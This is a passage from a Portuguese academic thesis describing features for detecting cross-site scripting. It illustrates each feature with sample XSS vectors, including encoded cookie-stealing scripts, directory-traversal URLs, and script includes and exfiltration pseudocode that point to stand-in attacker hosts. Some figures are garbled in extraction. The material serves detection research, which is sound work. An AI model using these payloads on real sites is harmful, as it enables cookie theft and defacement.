- **Tamanho da URL (*url_lenght*)** [CAPEC-72, 2010], [Ma et al., 2009]: esta característica corresponde à quantidade de caracteres que compõem o tamanho da URL e foi empregada para distinguir URLs potencialmente ofuscadas, das demais. A ofuscação de código malicioso em URLs é amplamente usada em ataques XSS, que normalmente apresentam um padrão de tamanho maior que as URLs sem codificação, tendo por referência a codificação ASCII. Assim, por exemplo, para cada caracter ASCII, é necessário o dobro de caracteres em Hexadecimal para representá-lo. Para as demais codificações, dependendo da quantidade de símbolos do código, o efeito é análogo. Além disso, essas codificações empregam caracteres adicionais em sua representação. Por exemplo, a representação *Unicode* pode ser realizada com o prefixo “u” e a Hexadecimal pode ser representada com prefixo “%”, todos seguidos do número posicional ASCII no formato Hexadecimal. Para exemplificar a diferença de tamanho entre as URLs em codificações diferentes é demonstrado um vetor XSS, em código ASCII, empregado em ataques via URL que exibe um *popup* de alerta com o *cookie* atual para o site acessado, inserido após **type=** (linhas 1 a 3) para o formato Hexadecimal, linhas 4 a 8, da Figura 4.2 e para o formato *Unicode*, linhas 4 a 11 da Figura 4.4.
- **Caracteres em Formato Hexadecimal (*url_hex* e *dw_hex*)** [CAPEC-72 2010], [Grossman 2007], [Ollmann 2002]: corresponde ao número de ocorrências de caracteres no formato Hexadecimal. Os ataques XSS utilizam frequentemente a codificação Hexadecimal para ofuscar o código malicioso e burlar filtros e explorar vulnerabilidades conhecidas. A presença de um prefixo “%”, “&#x” ou “0x” seguido de dois dígitos na faixa [0-9A-Fa-f] indica uma codificação no formato Hexadecimal, que pode representar variações de *charsets* (códigos de representação) como ISO-Latin e *Unicode*, dentro da faixa de

representação da codificação US-ASCII, além das codificações de referência *Entities* HTML numérico em formato Hexadecimal. A Figura 4.2 demonstra a conversão do código malicioso, inserido após **type=** (linhas 1 a 3), em formato ASCII para o formato Hexadecimal (linha 4 a 8) ou *Entities* HTML numérico em Hexadecimal (linhas 9 a 17).

Vetor de XSS em Formato ASCII	
1:	http://www.siteconfiavel.com/search.html?type=<"<sCrIpT>alert
2:	(document.cookie)</sCrIpT><"<sCrIpT>alert(document.cookie)
3:	</sCrIpT>
Vetor de XSS em Formato Hexadecimal	
4:	http://www.siteconfiavel.com/search.html?type=3C%22%3C%3C%73%4
5:	3%72%49%70%54%3E%61%6C%65%72%74%28%64%6F%63%75%6D%65%6E%74%2E
6:	%63%6F%6F%6B%69%65%29%3C%2F%73%43%72%49%70%54%3E%3C%22%3C%3C%7
7:	3%43%72%49%70%54%3E%61%6C%65%72%74%28%64%6F%63%75%6D%65%6E%74%
8:	2E%63%6F%6F%6B%69%65%29%3C%2F%73%43%72%49%70%54%3E%2E.
Vetor de XSS em Formato <i>Entities</i> HTML (Hexadecimal)	
9:	http://www.siteconfiavel.com/search.html?type=<"
10:	C;<sCrIpT>al
11:	ert(docume&#
12:	x6E;t.cookie)
13:	C;/sCrIpT><"
14:	<<sCrIpT>a&#
15:	x6C;ert(docum
16:	5;nt.cookie)
17:	</sCrIpT>

Figura 4.2. Exemplo de vetor XSS usando codificação Hexadecimal.

- **Caracteres em Formato Decimal ou Octal** (*url_dec_octal* e *dw_dec_octal*) [CAPEC-72, 2010], [Grossman, 2007], [Ollmann, 2002]: corresponde ao número de ocorrências de caracteres no formato Octal ou Decimal. Muitos ataques XSS utilizam a codificação Decimal ou Octal para ofuscar o código malicioso. A presença de um prefixo “&#” seguido de dois ou três dígitos na faixa [0-9] indica uma codificação no formato *Entities* HTML em formato decimal. Estas características abrangem também valores decimais ou octais sem prefixo, frequentemente manipulados por funções de *strings* e por métodos que acessam ou alteram a estrutura DOM. A Figura 4.3 exemplifica o uso dessa característica em um vetor usado em ataques XSS do tipo *defacement* passivo, que forma uma *string* “XSS” a ser exibida pelo método *alert* () (linhas 1 e 2), a partir de valores posicionais ASCII em formato Decimal (linhas 3 a 7) ou *entities* HTML (linhas 8 a 16), empregando o método *fromCharCode* ().

Vetor de XSS em Formato ASCII	
1:	/"><script>'>alert(XSS)//\'>alert(XSS)//";alert(XSS)//\'>alert
2:	(XSS)//--</SCRIPT>">'><SCRIPT>alert(XSS)</SCRIPT></script>
Vetor de XSS em Formato Decimal	
3:	/"><script>'>alert(String.fromCharCode(88,83,83))//\'>alert(
4:	String.fromCharCode(88,83,83))//";alert(String.fromCharCode
5:	(88,83,83))//\'>alert(String.fromCharCode(88,83,83))//--></
6:	SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIP
7:	T></script>
Vetor de XSS em Formato <i>Entities</i> HTML (Decimal)	
8:	/”><script>';	
9:	7lert(XSS)//\';&
10:	#97lert(XSS)//";	
11:	7lert(XSS)//\";&
12:	#97lert(XSS)//--
13:	0/SCRIPT>">'><SC&
14:	#82IPT>alert(XSS
15:	1</SCRIPT></scr
16:	05pt>

Figura 4.3. Exemplo de vetor XSS usando codificação Decimal.

- **Caracteres em formato *Unicode*** (*url_uni* e *dw_uni*) [CAPEC-72, 2010], [Grossman, 2007], [Ollmann, 2002]: corresponde ao número de ocorrências de valores no formato *Unicode*. Cabe ressaltar que existem diferentes formas de representação *Unicode*. Contudo, neste trabalho foi empregado apenas o formato (%uUUU), onde UUU são dígitos no formato Hexadecimal na faixa [0-9-Fa-f], por ser bastante empregado em ataques XSS e suportado pela maioria dos navegadores *web* populares, como por exemplo, o *Internet Explorer*. A Figura 4.4 demonstra a conversão do código malicioso, inserido após **type=** (linhas 1 a 3), em formato ASCII para o formato *Unicode* (linha 4 a 11).

Vetor de XSS em Formato ASCII	
1:	http://www.siteconfiavel.com/search.html?type=<"<<sCrIpT>aler
2:	t(document.cookie)</sCrIpT><"<<sCrIpT>alert(document.cookie)<
3:	/sCrIpT>
Vetor de XSS em Formato Unicode	
4:	http://www.siteconfiavel.com/search.html?type=u060;u034;u060;
5:	u060;u115;u067;u114;u073;u112;u084;u062;u097;u108;u101;u114;u
6:	116;u040;u100;u111;u099;u117;u109;u101;u110;u116;u046;u099;u1
7:	11;u111;u107;u105;u101;u041;u060;u047;u115;u067;u114;u073;u11
8:	2;u084;u062;u060;u034;u060;u060;u115;u067;u114;u073;u112;u084
9:	;u062;u097;u108;u101;u114;u116;u040;u100;u111;u099;u117;u109;
10:	u101;u110;u116;u046;u099;u111;u111;u107;u105;u101;u041;u060;u
11:	047;u115;u067;u114;u073;u112;u084;u062;

Figura 4.4. Exemplo de vetor XSS usando codificação Unicode.

- **Entidades HTML (Nominal)** (*url_entities_name* e *dw_entities_name*) [SCG09, 2009], [Grossman, 2007], [Chiffriertechnik & Sicherheit, 2005], [Ollmann, 2002]: corresponde ao número de ocorrências de caracteres *Entities* HTML nominal. Diante da diversidade de

codificações, alguns caracteres que não são suportados pela aplicação *web* ou que precisam ser representados por uma codificação equivalente, podem empregar caracteres de entidades de referência HTML Nominal, tais como `<`, `>` e `&`. Entretanto, esses recursos também são frequentemente empregados como uma forma de ofuscar códigos maliciosos pela representação inadequada ou excessiva de caracteres reservados em HTML, tais como caracteres “<”, “>”, “&”, entre outros caracteres reservados. A Figura 4.5 demonstra um vetor que emprega entidades HTML para ofuscar caracteres reservados em HTML e burlar a ação de filtros de validação em um ataque *defacement* passivo.

Vetor de XSS Usando Entidades HTML Nominal	
1:	<code>&gt;&lt;script&gt;alert(&quot;xssedbyazat&quot;)&lt;/script&gt;</code>
2:	<code>&gt;&lt;script&gt;alert(&quot;xssedbyazat&quot;)&lt;/script&gt;</code>
3:	<code>&gt;&lt;script&gt;alert(&quot;xssedbyazat&quot;)&lt;/script&gt;</code>
4:	<code>&gt;&lt;script&gt;alert(&quot;xssedbyazat&quot;)&lt;/script&gt;</code>
5:	<code>&gt;&lt;script&gt;alert(&quot;xssedbyazat&quot;)&lt;/script&gt;</code>
6:	<code>&amp;loginForm[redirectAction]=&amp;loginForm[password]=&gt;&lt;</code>
7:	<code>;script&gt;alert(&quot;xssed')&lt;/script&gt;&amp;login=&gt;&lt;</code>
8:	<code>;script&gt;alert(&quot;xssed&quot;)&lt;/script&gt;</code>

Figura 4.5. Exemplo de vetor XSS usando entidades HTML nominal.

- **Caracteres em Formato Base64** (*url_base64* e *dw_base64*) [CAPEC-72, 2010], [Grossman, 2007], [Ollmann, 2002]: corresponde ao número de ocorrências de cadeias de caracteres codificadas no formato Base64. Considera-se uma provável cadeia de caracteres codificada em Base64 aquela que apresenta uma sequência na faixa [a-zA-Z0-9] e “+/-”, com mais de 3 repetições do mesmo caractere e a presença de um possível sufixo “=” ou “==” no fim do texto. A sequência “==” indica que o último grupo contém 1 byte e “=” indica que contém 2 bytes. Para esta característica, foram consideradas cadeias acima de 40 caracteres, pois abrange o tamanho de um *script* com poucos caracteres e exclui as chaves ou IDs incorporadas na URL ou no documento *web*, como por exemplo, a ID de um *cookie* que possui uma cadeia de 32 caracteres. Foi considerada também a média de tamanho das palavras do vocabulário da língua Inglesa, onde a maior palavra possui 45 caracteres. A Figura 4.6 demonstra a conversão do código malicioso, inserido após **type=** (linhas 1 a 3), em formato ASCII para o formato Base64 (linha 4 a 6).

Vetor de XSS em Formato ASCII	
1:	<code>http://www.siteconfiavel.com/search.html?type=<<<sCrIpT>alert</code>
2:	<code>(document.cookie)</sCrIpT><<<sCrIpT>alert(document.cookie)</code>
3:	<code></sCrIpT></code>
Vetor de XSS em Formato Base64	
4:	<code>http://www.siteconfiavel.com/search.html?type=PCI8PHNDcklwVD5hb</code>
5:	<code>GvydChkb2N1bWVudC5jb29raWUpPC9zQ3JJcFQ+PCI8PHNDcklwVD5hbGvydChk</code>
6:	<code>b2N1bWVudC5jb29raWUpPC9zQ3JJcFQ+Lg==</code>

Figura 4.6. Exemplo de vetor XSS usando codificação Base64.

- **Padrões Maliciosos Codificados** (*url_handHex*) [CAPEC-43, 2010], [CAPEC-64, 2010], [CAPEC-72, 2010], [CAPEC-120, 2010]: corresponde ao número de ocorrências de caracteres ou à combinação de caracteres codificados em Hexadecimal empregadas de forma maliciosa em URLs. São padrões conhecidos usados em tentativas de *bypass* da lógica de validação e dos mecanismos de filtragem de entrada em uma URL, para promover erros de página, acessar diretórios em ataques transversais, explorar vulnerabilidades em múltiplas camadas de interpretação, entre outros. Esses padrões utilizam caracteres especiais que muitas vezes necessitam de tratamento de sintaxe especial a fim de ser interpretado, o que pode permitir a exploração de vulnerabilidades em recursos *web*. A Figura 4.7 demonstra alguns exemplos desses padrões. As linhas 1 a 5 mostram vetores que fazem uso combinado de caracteres codificados “/” (barra), “\” (barra invertida), e “.” (ponto), no formato Hexadecimal, em ataques de atravessamento de diretórios.

Vetor de XSS usando a Sequência (\\.\)	
1:	http://<host>/%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%5cwindows%
2:	5cwin.ini;
Vetor de XSS usando a Sequência (..)	
3:	http://<host>/%2e%2e%2e%2e%2e%2e%2e%2e%2e/autoexec.bat;
Vetor de XSS usando a Sequência (../..../)	
4:	http://localhost/phpscript.php?whatever=%2e%2e/%2e%2e/%2e%2e/
5:	%2e%2e/boot.ini.

Figura 4.7. Exemplo de vetor XSS usando padrões maliciosos conhecidos.

- **Caracteres de Controle** (*url_dvctrl* e *url_dvctrl*): corresponde ao número de ocorrências de caracteres de controle codificados, tais como “/t” ou TAB - Tabulamento Horizontal (u0009, %09, 	, 	 ou 011), “\r” ou CR – Retorno de Carro (u000D, %0D, ,  ou 015), “\n” ou NL – Nova Linha (u000A, %0A,
,
 ou 012), entre outros. Os caracteres *Null* e *whitespace* são tratados em características separadas. Esses tipos de recursos são normalmente injetados com o intuito de burlar filtros, explorar vulnerabilidades ou causar um *crash* ou negação de serviço na página *web* pelo uso de entrada de dados mal formada ou inválida. A Figura 4.8 demonstra o uso do caracter de controle NL, comumente usado para burlar filtros de validação de entrada de dados, em um vetor de ataque do tipo *defacement* passivo.

Vetor de XSS usando NL (New Line)	
1:	<IMG SRC="jav
ascript:alert('XSS');">

Figura 4.8. Exemplo de vetor XSS usando caracteres de controle.

- **Caracteres Null** (*url_null*) [CAPEC-52, 2011], [CAPEC-72, 2010]: corresponde ao número de ocorrências de caracteres *Nulls* codificados. Um atacante pode embutir um ou mais *Nulls* (u0000, %00, �, �, 000 ou 0x00) em diversas codificações de entrada para um *software* alvo como um terminador de *string*. Muitos componentes de software interrompem o processamento ao interpretar um caracter *Null*. A Figura 4.9 demonstra dois exemplos de vetores XSS, em que o caracter *null* (%00) é usado para causar a interrupção do processamento de uma página *web* ou recursos da máquina alvo (linhas 2 e 5).

Vetores de XSS usando Caracter Null	
1:	//Exemplo 1
2:	http://www.victim.com/%00/
3:	//Exemplo 2
4:	http://localhost/phpscript.php?whatever=../../../../boot.ini
5:	%00.

Figura 4.9. Exemplos de vetores XSS usando caracter Null.

- **Caracteres WhiteSpace** (*url_whitespace*) [Likarish et al., 2009], [CVE-0424, 2008], [CVE-0280, 2004]: corresponde ao número de ocorrências do caracter de controle *whitespace* (u0020, %20, , ou 040). Esses recursos são injetados com frequência para burlar filtros, explorar vulnerabilidades conhecidas, causar *crash* de página, como por exemplo, através de uma solicitação de convite com *whitespace* (%20) no campo do convite-*Cookie*, entre outras. A Figura 4.10 demonstra um exemplo de vetor XSS em que este recurso é usado.

Vetor de XSS usando WhiteSpace (%20)	
1:	http://www.ettelaat.com/printfarsi.asp?fname=ettelaat/intern
2:	ational/data/2006/12/1220/90.htm&title=&date=%D9%BE%D
3:	9%86%D8%AC%D8%B4%D9%86%D8%A8%D9%87%20%20%20%20%20%20%20%D8%A2
4:	%D8%B0%D8%B1%20%20%20%201385GNK%22%3E%3Cscript%3Ealert(%27XSS
5:	%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
6:	20%20--G4N0K%27)%3C/script%3E.

Figura 4.10. Exemplo de vetor XSS usando WhiteSpace.

- **Caracteres Backslash** (*url_slash*) [CAPEC-43, 2010], [CAPEC-64, 2010], [CAPEC-72, 2010], [CAPEC-78, 2010], [CAPEC-120, 2010]: corresponde ao número de ocorrências de caracteres *backslash* "\" codificados (u005C, %5C, \, \ ou 134). Inúmeras vulnerabilidades têm sido exploradas com esse recurso, tais como a de contornar a validação de entrada, acessar diretórios, dados e demais recursos em aplicações *web*. Esses caracteres são frequentemente usados para ofuscar ou "escapar" caracteres especiais inseridos no código malicioso. Um atacante pode fornecer uma sequência de caracteres especiais para burlar as diversas camadas de validação e demais camadas de análise da

aplicação *web*. Em algumas aplicações o carácter “\” pode ser convertido em “/”. Se a camada de validação estiver entre as duas camadas de análise da aplicação, a injeção de caracteres duplicados tal como \\\.\. pode ser convertida para “..”, permitindo ataques de passagem de diretórios. A Figura 4.11 demonstra um exemplo simples do uso deste tipo de recurso para burlar filtros de validação de entrada de dados em um vetor empregado em ataques XSS do tipo *defacement* passivo.

Vetor de XSS usando <i>Scapes</i> (“\”)	
1:	"<SCR\0IPT>alert(%5c"XSS\")</SCR\0IPT>"

Figura 4.11. Exemplo de Vetor XSS usando *Backslash*.

- **Caracteres ASCII Estendido** (*dw_symbols*): corresponde ao número de ocorrências de caracteres especiais e símbolos da tabela ASCII estendida, tais como “¼” (&#AC), “¢” (	b), entre outros símbolos encontrados no conteúdo do documento *web*. Estes símbolos são usados para ofuscar códigos maliciosos, burlar filtros de validação de entrada de dados ou gerar erros em páginas *web*. A Figura 4.12 demonstra o emprego desses símbolos em um vetor empregado em ataques XSS do tipo *defacement* passivo.

Vetor de XSS usando Símbolos	
1:	<%script%alert(¢XSS¢)%/script%>

Figura 4.12. Exemplo de vetor XSS usando símbolos da tabela ASCII estendida.

4.1.3 Etapa de Decodificação de Páginas Web

Após a detecção de código ofuscado na URL ou no documento *web*, a fase de normalização dos dados é iniciada. Esta fase consiste na decodificação das páginas *web* com código ofuscado para a codificação ASCII, a fim de tornar o texto inteligível e viabilizar a identificação e extração das demais características definidas nas Seções 4.1.4.1 e 4.1.4.2. A realização desta tarefa requer a implementação de mecanismo de conversão das codificações nos formatos Hexadecimal, Decimal, Octal, *Unicode*, Base64 e entidades HTML, para o formato ASCII.

4.1.4 Etapa de Extração de Características Decodificadas

Após a decodificação da página *web*, inicia-se a segunda fase de extração de características. As características baseadas em ofuscação não podem determinar, isoladamente, se o código é malicioso, visto que as codificações alternativas também são empregadas em códigos não maliciosos. Além disso, como já mencionado, a ofuscação inviabiliza a identificação e extração de novos grupos de características que podem contribuir com a acurácia na detecção de XSS.

Esta etapa consiste na extração dos valores correspondentes às características selecionadas

após a etapa de decodificação ou que já se encontravam em formato ASCII. Essas características correspondem aos grupos baseados em padrões suspeitos e baseados em esquemas potencialmente inseguros, descritos nas Seções 4.1.4.1 e 4.1.4.2.

4.1.4.1 Grupo de Características baseadas em padrões suspeitos

Este grupo é composto por 12 (doze) características e por um conjunto de valores que não correspondem aos padrões normais de sintaxe da linguagem *JavaScript*, ou correspondem a padrões de ataques conhecidos. As características deste grupo são descritas a seguir:

- **URL Baseada em IP** (*url_IP_based*) [Sanglerdsinlapachai et al., 2010], [CAPEC-4, 2010], [Ma et al., 2009], [Miyamoto et al., 2008], [Fette et al., 2007]: corresponde ao número de ocorrências de endereços IPs presentes na URL. Os sites legítimos normalmente usam um nome de domínio para endereçar suas páginas. A presença de IP na URL é uma prática não recomendada e representa uma característica considerada suspeita. Esse recurso é comumente empregado em ataques de XSS *phishing*. Além da verificação da existência de IP em seu formato *quad* convencional, a análise e extração foram estendidas para o formato Hexadecimal e Octal por não serem contemplados na etapa de decodificação para formatos IP. A Figura 4.13 demonstra uma URL baseada em IPs em formato “*quad*” (linha 1) e em formatos na codificação Hexadecimal (linhas 2 e 3) e Octal (linha 4).

URL em formato QUAD	
1:	http://74.125.234.16/xss.js.
URL em formato Hexadecimal	
2:	http://0x4a.0x7d.0xea.0x10/xss.js.
3:	http://4a.7d.ea.10/xss.js.
URL em formato Octal	
4:	http://0112.0175.0352.0020/xss.js.

Figura 4.13. Exemplos de URLs baseadas em IPs.

- **Quantidade de Pontos na URL** (*url_dot*) [Sanglerdsinlapachai et al., 2010], [Ma et al., 2009], [Miyamoto et al., 2008], [Fette et al., 2007]: esta característica corresponde à quantidade de pontos encontrados na URL. Ataques de redirecionamento incluem URLs em cadeia e subdomínios, que normalmente direcionam a vítima para *sites* de atacantes ou para a execução de arquivos ou recursos externos. Nesses casos existe um aumento do número de pontos ou “*dots*” (“.”).
- **Top Level Domain** (*url_TLD_danger*) [Whittaker et al., 2010], [Keats & Greve, 2009]: esta característica corresponde à quantidade de domínios de nível primário, TLD (*Top Level Domain*), potencialmente perigosos presentes na URL. Esses TLD foram

selecionados pela empresa MacAfee [Keats & Greve, 2009] como os TLDs com maior risco de ameaças na *web*. Esta característica possui um conjunto com os 62 (sessenta e dois) domínios mais usados em ataques na *web*. Whittaker et al. [2010] também relacionam alguns desses TLDs em seu trabalho como potencialmente perigosos para a ameaça do tipo *phishing*, como por exemplo: *Cameroon* (.cm), *People's Republic of China* (.cn), *Samoa* (.ws), *Philippines* (.ph), *Former Soviet Union* (.su), *Information* (.info), *Russia* (.ru), *Singapore* (.sg), etc. A Figura 4.14 demonstra o emprego de um TLD potencialmente perigoso em um ataque do tipo *defacement*, que exibe um *iframe* originado do TLD .cm (*Cameroon*).

Vetor de XSS usando TLDs de Risco	
1:	<code>http://www.presidentielle2004.gov.cm/forum.php?lang=en&module</code>
2:	<code>=showmess&id_theme=<iframe name="Presidentielle" src=http://att</code>
3:	<code>acker.cm width=6 height=6 style="display:none"></iframe></code>

Figura 4.14. Exemplo de vetor XSS usando TLDs de risco.

- **Caracteres Especiais** (*url_char_esp* e *dw_char_esp*) [CAPEC-3, 2010]: corresponde ao número de ocorrências de caracteres especiais frequentemente injetados em códigos maliciosos. A presença maciça desses caracteres pode caracterizar uma tentativa de contornar filtros de validação ou de manipular vulnerabilidades conhecidas por meio de técnicas de divisão de nó – técnica que divide o vetor de XSS em fragmentos e os armazena em variáveis para posterior concatenação. Além do uso trivial de caracteres especiais na ofuscação de código, as operações de divisão e concatenação de *strings*, atribuição de valores a variáveis, uso de *semicolons* (;) em codificações, entre outras técnicas, podem revelar ações maliciosas, pois geram um aumento significativo de caracteres especiais que podem ser contabilizados na distinção de códigos benignos. O exemplo 1, da Figura 4.15 demonstra o emprego desses caracteres para contornar filtros de validação (linha 2). No exemplo 2 (linhas 4 a 8), pode ser observado que o uso da técnica de divisão de nó também emprega caracteres especiais extras.

Vetor de XSS usando Caracteres Especiais	
1:	<code>//Exemplo 1:</code>
2:	<code><BODY onload!#\$%&()*~+-_.,:;?@[/\]^`=alert("XSS")></code>
3:	<code>//Exemplo 2</code>
4:	<code>a="get";</code>
5:	<code>b="URL(\"";</code>
6:	<code>c="javascript:";</code>
7:	<code>d="alert('XSS');\"");</code>
8:	<code>eval (a+b+c+d);</code>

Figura 4.15. Exemplo de vetores XSS usando caracteres especiais.

- **Arquivos com Extensão .JS** (*url_JS_files* e *dw_JS_files*) [Yue & Wang, 2009], [Fette et al., 2007], [Grossman, 2007]: corresponde ao número de ocorrências de arquivos *JavaScript*, com extensão ".js". A presença de um arquivo com extensão ".js" de fontes externas é considerada uma prática insegura, pois não há conhecimento sobre o conteúdo do *script* que será executado. A Figura 4.16 mostra um vetor usado em ataques que apontam para um arquivo com extensão ".js" com conteúdo malicioso.

Vetor XSS usando Arquivo .JS	
1:	--><script src=http://www.attacker.ru/test/XSS.js></script>
2:	<!--

Figura 4.16. Exemplo de vetor XSS usando arquivos com extensão .JS.

- **Palavras Chaves** (*url_hex* e *dw_hex*) [Whittaker et al., 2010], [Likarish et al., 2009] [Grossman, 2007]: corresponde ao número de ocorrências de palavras chaves comumente usadas em redirecionamentos de página, ataques de *phishing* e disseminação de *malware*, etc. São exemplos dessas palavras chaves: "XSS", "banking", "bank", "shell", "spray", "crypt", "exe", "redirect", "evil", "hacked", "hackers", "attacker", "backdoor", etc.
- **Caracteres Dobrados em Aberturas e Fechamentos de Tags** (*url_char_double* e *dw_char_double*) [CWE-85, 2010] [CAPEC-245, 2010]: corresponde ao número de ocorrências de padrões de caracteres "brackets" ("<" e ">") duplicados. Esses caracteres são frequentemente usados em uma sequência combinada em aberturas e fechamentos de *tags* para burlar filtros de validação. A Figura 4.17 demonstra o uso desse recurso em um vetor XSS empregado em ataques de roubo de *Cookie*.

Vetor XSS usando Caracteres Dobrados	
1:	http://www.siteconfiavel.com/search.html?type=<"<<sCrIpT>>">
2:	alert(document.cookie)</sCrIpT><"<<sCrIpT>>">alert(document.
3:	cookie)</sCrIpT>

Figura 4.17. Exemplo de vetor XSS usando caracteres dobrados.

- **Links Externos** (*dw_links_tot*) [Kirda et al., 2006]: característica correspondente à quantidade de *links* externos do mesmo domínio referenciados no conteúdo do documento *web*. A inserção de muitos *links* com referência externa do mesmo domínio pode representar tentativas de redirecionamento de página para recursos maliciosos localizados remotamente ou execução de código malicioso para envio de informações críticas, tais como as informações de um *cookie*. Esta característica abrange também *links* baseados em endereços IP. A Figura 4.18 demonstra um código usado para transferir informações fragmentadas de *cookies bit a bit* por meio de *links* externos do mesmo domínio inseridos no interior do documento *web*.

Vetor de XSS Usando Links Externos	
1:	<html>
2:	...
3:	
4:	
5:	
6:	
7:	...
8:	
9:	
10:	...
11:	<script>
12:	for [i=0 to 100]
13:	{
14:	if (cookie bit is 0)
15:	{
16:	<contact http://attacker.ph/bit0_i>
17:	}
18:	else if (cookie bit is 1)
19:	{
20:	<contact http://attacker.ph/bit1_i>
21:	}
22:	}
23:	</script>
24:	...
25:	</html>

Figura 4.18. Exemplo de vetor XSS usando *links* externos do mesmo domínio.

4.1.4.2 Grupo de Características Baseadas em Esquemas Potencialmente Inseguros

Este grupo é composto por 16 (dezesesseis) características e um conjunto de valores que identifica a presença de esquemas potencialmente inseguros, que são definidos como esquemas formados por uma associação de elementos vulneráveis à execução de código malicioso, tais como *tags* HTML, como por exemplo, `<script>`; propriedades HTML como, por exemplo, *src*; *EventHandler*, como, por exemplo, *onclick*, objetos DOM como, por exemplo, *Document*, por propriedades DOM como, por exemplo, *cookie* e por métodos *JavaScript*, tais como, *write* (). Todos os valores das características deste grupo são extraídos para o vetor, a partir de uma estratégia previamente combinada de elementos selecionados, que se associam e formam esquemas potencialmente inseguros.

Os esquemas que executam conteúdos dinâmicos são recursos importantes que provêm funcionalidades e maior interação para o usuário. Entretanto, muitos desses esquemas são frequentemente explorados em ataques XSS. No trabalho de Yue & Wang [2009], os autores apresentaram um estudo de caracterização de práticas inseguras com o uso da linguagem *JavaScripts* em páginas *web*. Jim et al. [2007], também fazem uso desses esquemas como argumentos de entrada para uma função que analisa a execução de *scripts*.

O W3C Consortium relaciona em seu site (<http://www.w3c.org>) uma série de esquemas que invocam o interpretador *Javascript*. Por fim, o *Scripting Mapping Project* [Gaucher et al., 2007] relaciona uma série de *EventHandlers* especificados pela combinação de elementos e atributos HTML que podem executar *scripts* sem o uso da tag `<script> </script>`. Por exemplo, o elemento HTML *img* pode executar um *script* ao ser especificado com os atributos *onmousedown*, *onmousemove*, *onmouseout*, *onmouseover*, *onmouseup*, *onclick* ou *ondblclick*. As características desse grupo são descritas a seguir:

- **Tags HTML** (*url_html_tags* e *dw_html_tags*) [Yue & Wang, 2009], [Chiffriertechnik & Sicherheit, 2005]: corresponde ao número de ocorrências de *tags* HTML tais como `<script>`, `<meta>` e `<img>`, `<iframe>`, entre outras, que podem ser empregadas em esquemas considerados potencialmente inseguros. Algumas *tags* também são usadas em associação com eventos que permitem a execução de conteúdos dinâmicos e redirecionamentos de página sem a necessidade de uso de *tags JavaScript* `<script>`. A Figura 4.19 demonstra alguns exemplos do uso de *tags* HTML em vetores XSS usados em ataques de redirecionamento (linha 1 e 2), *defacement* passivo (linha 3 e 4) e *phishing* (linhas 5 e 6).

Vetor XSS usando a Tag META	
1:	<code><META HTTP-EQUIV=Refresh CONTENT="3; URL=http://www.</code>
2:	<code>attacker.cjb.net"></code>
Vetor XSS usando a Tag img	
3:	<code>http://www.victma.fr/portal/site/victima/recherche?crText="/></code>
4:	<code></></code>
Vetor XSS usando a Tag iframe	
5:	<code>http://softball.gsfc.nasa.gov/CheckLogin.cfm?userName=<iframe</code>
6:	<code>+src=http://xss.com/>&password=&Login=Login...</code>

Figura 4.19. Exemplo de vetor XSS usando *tags* HTML.

- **Propriedades HTML** (*url_html_prop* e *dw_html_prop*) [Yue & Wang, 2009], [Chiffriertechnik & Sicherheit, 2005]: corresponde ao número de ocorrências de propriedades HTML, tais como *src*, *lowsrc*, *href*, *http-equiv*, entre outras, que são frequentemente usadas em associação com *tags* HTML, eventos ou métodos *JavaScript* em esquemas potencialmente inseguros. A Figura 4.20 demonstra o uso da propriedade *src* para direcionar a execução de um arquivo de *script* malicioso “.js”, localizado no domínio do atacante (linhas 1 e 2), o uso da propriedade *lowsrc* (linha 3) e *href* (linha 4) para executar um *defacement* passivo.

Vetor XSS usando a Propriedade <i>src</i>	
1:	<SCRIPT>document.write("<SCRI");</SCRIPT>PT
2:	SRC ="http://attacker.com/xss.js"></SCRIPT>
Vetor XSS Usando a Propriedade <i>lowsrc</i>	
3:	
Vetor XSS Usando a URL da Propriedade <i>href</i>	
4:	<LINK REL="stylesheet" HREF ="javascript:alert('XSS');">

Figura 4.20. Exemplo de vetor XSS usando propriedades HTML.

- **EventHandlers** (*url_events* e *dw_events*) [Yue e Wang, 2009], [Gaucher et al., 2007], [Grossman, 2007], [CVE-1136, 2003]: corresponde ao número de ocorrências de eventos HTML (*EventHandlers*), tais como *onclick*, *onmouseover*, e *onload*, *onerror*, entre outros, empregados com frequência em associação com elementos e atributos HTML em esquemas potencialmente inseguros. A Figura 4.21 demonstra o uso de *EventHandlers* em um vetor XSS usado em ataques que apontam para o domínio do atacante pela ação do evento *onmouseover* sobre uma imagem.

Vetor XSS usando <i>EventHandlers</i>	
1:	onmouseover ="..." />

Figura 4.21. Exemplo de vetor XSS usando *EventHandlers*.

- **Objetos do DOM** (*url_DOM_objt* e *dw_DOM_objt*) [Yue & Wang, 2009], [SCG09, 2009], [Grossman, 2007], [Chiffriertechnik & Sicherheit, 2005]: corresponde ao número de ocorrências de objetos da estrutura DOM, tais como *windows*, *location* e *document*, presentes na URL ou documento *web*, comumente manipulados por meio de métodos *JavaScript* em vetores XSS. A Figura 4.22 demonstra a exploração de objetos DOM em um ataque XSS que exibe a imagem da URL do atacante com o *cookie* da vítima.

Vetor XSS Usando Objetos da Estrutura DOM	
1:	<script> document .write('`", "`</script>`", "`Javascript:`") na URL. A presença de *tags JavaScript* indica uma URL potencialmente suspeita. O uso de *tags JavaScript* em URLs pode ser observado na Figura 4.24, entre outros exemplos já demonstrados.
- **Métodos de Encode/Decode JavaScript** (*url_JS_meth_encode* e *dw_JS_meth_encode*) [Yue & Wang, 2009], [SCG09, 2009], [Grossman, 2007], [Chiffriertechnik & Sicherheit, 2005]: corresponde ao número de ocorrências de métodos JavaScript de codificação/decodificação ou manipulação de *strings* tais como *escape* (), *unescape* (), *encodeURIComponent* (), *encodeURIComponent* (), *decodeURI* (), *charCodeAt* (), *fromCharCode* () e *split* (), empregados na ofuscação de código JavaScript e manipulação de *strings* em ataques de divisão de nó e concatenação, que manipulam a estrutura DOM. A Figura 4.24 mostra o emprego do método *unescape* () em um ataque XSS do tipo *defacement* que insere uma mensagem no interior do documento *web* (linhas 2 a 4) e o emprego do método *fromCharCode* () em um ataque de XSS do tipo *defacement* passivo que exibe uma mensagem na tela do usuário (linhas 7 a 9).

Vetor de XSS Usando Métodos Encode/Decode JavaScript	
1:	<code>//Exemplo 1</code>
2:	<code>http://www.fbi.gov/cgi-bin/outside.cgi?http://www.google.com</code>
3:	<code>/</script><script/defer>document.body.innerHTML='xss'+unescape('</code>
4:	<code>')+'by'+unescape(' ')+ 'XSS'</script></code>
5:	
6:	<code>//Exemplo 2</code>
